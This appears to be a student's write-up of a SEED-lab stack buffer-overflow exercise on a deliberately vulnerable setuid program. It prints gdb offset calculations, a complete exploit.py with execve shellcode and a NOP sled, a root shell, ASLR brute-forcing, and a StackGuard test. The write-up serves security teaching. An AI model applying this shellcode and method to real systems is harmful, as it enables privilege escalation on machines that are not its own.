
In our case since we have the source code we can do investigations to find the parameters. We will compile our code stack.c and run gdb debugger to figure out the parameters. We can see from the screenshots that we are compiling with -g option or debug mode we are also using flags to disable StackGuard counter measures and making stack executable.

First we will make our badfile empty then run make then we will start debugging:




```
[03/11/22]seed@VM:~/.../code$ touch badfile
[03/11/22]seed@VM:~/.../code$ ls
badfile         exploit.py  peda-session-stack-L1-dbg.txt  sh        stack-L1      stack-L2      stack-L3
brute-force.sh  Makefile    peda-session-stack-L1.txt      stack.c   stack-L1-dbg  stack-L2-dbg  stack-L3-dbg
[03/11/22]seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$ 
```


Now we will set breakpoint at bof function and run. The program won't be able to find badfile, hence first we need to create a badfile with random values and then we can update it later with correct one.



```
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ r
Starting program: /home/seed/Desktop/lab3/Labsetup/code/stack-L1-dbg
Input size: 0
[-----------------------------------registers-----------------------------------]
EAX: 0xffffcb58 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf40 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcf48 --> 0xffffd178 --> 0x0
ESP: 0xffffcb3c --> 0x565563ee (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562a4 <frame_dummy+4>:  jmp    0x56556200 <register_tm_clones>
   0x565562a9 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x565562ac <__x86.get_pc_thunk.dx+3>:        ret
=> 0x565562ad <bof>:    endbr32
   0x565562b1 <bof+4>:  push   ebp
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx
   0x565562b5 <bof+8>:  sub    esp,0x74
[------------------------------------stack-------------------------------------]
0000| 0xffffcb3c --> 0x565563ee (<dummy_function+62>:    add    esp,0x10)
0004| 0xffffcb40 --> 0xffffcf63 --> 0x456
0008| 0xffffcb44 --> 0x0
0012| 0xffffcb48 --> 0x3e8
0016| 0xffffcb4c --> 0x565563c3 (<dummy_function+19>:    add    eax,0x2bf5)
0020| 0xffffcb50 --> 0x0
0024| 0xffffcb54 --> 0x0
0028| 0xffffcb58 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
```



```
0024| 0xffffcb54 --> 0x0
0028| 0xffffcb58 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcf63 "V\004") at stack.c:16
16      {
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf40 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcb38 --> 0xffffcf48 --> 0xffffd178 --> 0x0
ESP: 0xffffcac0 ("1pUVT\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
EIP: 0x565562c2 (<bof+21>:      sub    esp,0x8)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0x74
   0x565562b8 <bof+11>: call   0x565563f7 <__x86.get_pc_thunk.ax>
   0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[------------------------------------stack-------------------------------------]
0000| 0xffffcac0 ("1pUVT\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
0004| 0xffffcac4 --> 0xffffcf54 --> 0x0
0008| 0xffffcac8 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffcacc --> 0xf7fcb3e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffcad0 --> 0x0
0020| 0xffffcad4 --> 0x0
```




```
[------------------------------------stack-------------------------------------]
0000| 0xffffcac0 ("1pUVT\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
0004| 0xffffcac4 --> 0xffffcf54 --> 0x0
0008| 0xffffcac8 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffcacc --> 0xf7fcb3e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffcad0 --> 0x0
0020| 0xffffcad4 --> 0x0
0024| 0xffffcad8 --> 0x0
0028| 0xffffcadc --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb38
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcacc
gdb-peda$ p/d 0xffffcb38 - 0xffffcacc
$3 = 108
gdb-peda$ 
```

We will print out the ebp and start of buffer values and find the difference. Hence the actual distance is difference + 4 that makes distance between the return address and the buffer is 108 + 4 = 112.

First available NOP address would be ebp + 8. This would lead us towards the malicious code. We can't provide the exact location for our NOP address this is because the stack locations are slightly off when the code actually execute and when gdb is run. Hence, we won't give +8 we will give slightly higher, like +124, so that it will be in range.


Next we will modify the exploit.py file to generate badfile.

i) We will replace the shellcode region with our 32-bit shell code. //since this is our payload
ii) We will put offset = 112. // As we calculated the distance
iii) We will put start = 517 – len(shellcode) //since str size is 517
iv) We will put ret = 0ffffcb38 + 124 = 0Xffffcbb4 //We will make sure it doesn't have 0.




```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517-len(shellcode)              # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcbb4           # Change this number
offset = 112              # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
~
~
~
~
"exploit.py" 30L, 995C
```

Now we will run this python file to generate our payload or badfile. You can see that it ran without error and our bad file is created.



```
[03/11/22]seed@VM:~/.../code$ vi exploit.py
[03/11/22]seed@VM:~/.../code$ ./exploit.py
[03/11/22]seed@VM:~/.../code$ ls
badfile         exploit.py   peda-session-stack-L1-dbg.txt
brute-force.sh  Makefile     peda-session-stack-L1.txt
```


Now we will launch our attach, you can see from the screenshot that we are able to enter root since euid=0 means root, hence we have successfully performed buffer overflow attack and gained the root privileges.



```
brute-force.sh  Makefile    peda-session-stack-L1.txt      stack.c  stack-L1-dbg  stack-L2-dbg  stack-L3-dbg  stack-L4-dbg
[03/11/22]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambasha
re),136(docker)
#
```


Task 8: Defeating Address Randomization

For this task we will first turn on the address Randomization that we had turned off using the command provided to us, below is the screenshot.



```
[03/11/22]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[03/11/22]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[03/11/22]seed@VM:~/.../code$
```

We can observe from the screenshot that after turning randomization on, we are not able to enter root shell at once. To overcome this issue we would run this multiple times using the script provided to us. This will keep repeating the task at different memory locations until we enter the shell. Following screenshot depicts our result. We can see that it took 46,955 attempt for my program to get to the root.




```
3 minutes and 48 seconds elapsed.
The program has been running 46952 times so far.
Input size: 517
./brute-force.sh: line 14: 52992 Segmentation fault      ./stack-L1
3 minutes and 48 seconds elapsed.
The program has been running 46953 times so far.
Input size: 517
./brute-force.sh: line 14: 52993 Segmentation fault      ./stack-L1
3 minutes and 48 seconds elapsed.
The program has been running 46954 times so far.
Input size: 517
./brute-force.sh: line 14: 52994 Segmentation fault      ./stack-L1
3 minutes and 48 seconds elapsed.
The program has been running 46955 times so far.
Input size: 517
#
```

We can explain this as, when the randomization was turned off, stack frame used to start from the same memory locations, which made our work easier, but when randomization is on the memory location for the stack frame is randomize and we need to take a brute-force approach to get to the correct memory location. In my try I was not that lucky as it took 46,955 attempts to find the location and enter the root shell.

Task 9: Experimenting with Other Countermeasures


9.a:

First we will turn on our address randomization, then we will check if we are able to execute buffer-overflow. We can see form the screenshot that we are able to do this.




```
[03/11/22]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),2
re),136(docker)
# exit
```

Now to run with stackGaurd Protection off we need to compile the file without the flag"-fno-stack-protector". We can remove them from Makefile and compile it again. Before this we need to remove all the executable files which were created last time.



```
[03/11/22]seed@VM:~/.../code$ ls
badfile  brute-force.sh  exploit.py  Makefile  peda-session-stack-L1-dbg.txt  peda-session-stack-L1.txt  sh  stack.c
[03/11/22]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[03/11/22]seed@VM:~/.../code$ ls
badfile         exploit.py  peda-session-stack-L1-dbg.txt  sh       stack-L1      stack-L2      stack-L3      stack-L4
brute-force.sh  Makefile    peda-session-stack-L1.txt      stack.c  stack-L1-dbg  stack-L2-dbg  stack-L3-dbg  stack-L4-dbg
```




```
[03/11/22]seed@VM:~/.../code$ ./stack-L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted
[03/11/22]seed@VM:~/.../code$
```

From the screenshot we can see the program was terminated. Hence we can conclude that StackGuard Protection mechanism can detects and prevents buffer-overflow attacks.

9.b

